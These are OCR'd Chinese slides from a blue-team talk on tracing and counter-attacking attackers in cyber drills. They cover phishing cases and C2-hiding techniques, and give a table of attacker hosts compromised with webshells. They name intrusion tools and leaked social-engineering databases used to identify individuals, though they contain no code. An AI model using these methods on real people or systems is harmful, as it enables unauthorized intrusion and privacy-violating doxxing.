
case1：QQ群社工

1、逆向分析，给出原理解析
2、利用社工库，从QQ号找到攻击者身份信息

case2：邮箱钓鱼

1、将计就计，组建QQ群，诱导对方提供链接、执行文件
2、针对回连信息（如IP、域名）进行溯源

战后 > 反思 2020 年溯源中的局限性



网络+应用隐藏：

- Domain Fronting
- cs2modrewrite
- Malleable-C2-Profiles
- Cloudflare Worker

战术上，也是柿子捡软的捏：

1、对于隐藏手段较为复杂的场景，无能为力。

2、对于做了加固的“肉鸡”服务器，定向攻击较难。

Ref:<红队基础建设:隐藏你的C2 server>https://xz.aliyun.com/t/4509

战后 > 协作机制改进

作为属性，而非类别

IP	来源	记录
1.1.1.1	蜜罐	开放3306端口，存在弱口令，无法提权，请 xxx 继续跟进。
2.2.2.2	钓鱼	开放80、443，存在xx漏洞，已获得webshell。
3.3.3.3	扫描	NTA，无对外开放端口。

战后 > 报告标题优化

一部手机失窃而揭露的窃取个人信息实现资金盗取的黑色产业链

28

16

一部手机失窃引发的惊心动魄的战争

8

手机一丢，倾家荡产

攻防演练中的溯源反制实战

看蓝队如何干翻你

初探第三代蜜罐，xxx精准溯源攻击者身份

警民联动、共建美好网络空间
-- xxx联合xx网监在国庆前夕铲除一伙网络博彩组织

4 总结

溯源反制工作

01 责任主体

这应该是公安的事情？

- 社工信息的合法性、准确性、完整性
- 常态化防护中，是否有资源开展溯源反制工作？
- “比赛”规则。考察CII单位与安全服务厂商、公安的配合能力。
- 公安的资源保障

02 组织架构

三人小组

- 明确目标：把握好溯源的度。需要高级别研究员？0Day？普通蓝队？
- 人员构成：web+二进制+信息库

03 协作机制

内外并举

- 对外：1）和公安部门保持顺畅的沟通渠道；2）依托厂家的情报信息。
- 对内：和分析组、夜班做好衔接。利用共享文档进行信息记录。

04 技术手段

攻击视角

- exploit：弱口令/DB写webshell/phpstudy /tomcat RCE
- payload：CS/冰蝎/蚁剑/哥斯拉/菜刀
- 平台：bayonet

其他

- 钓鱼邮件：别遗漏反垃圾邮件网关中拦截的邮件。
- 获取身份：注意邮件头中的 host 字段。
- 平常心：加分的不确定性因素太多，是否有人攻击你？攻击者水平？裁判尺度？
- 辩证看待加分与排名。
- 反制工作本身的法律风险，算不算灰色地带？

安全建设
哪有什么圣杯
无非是日拱一卒的心态
和对解决问题的执拗

汇报完毕，请批评指正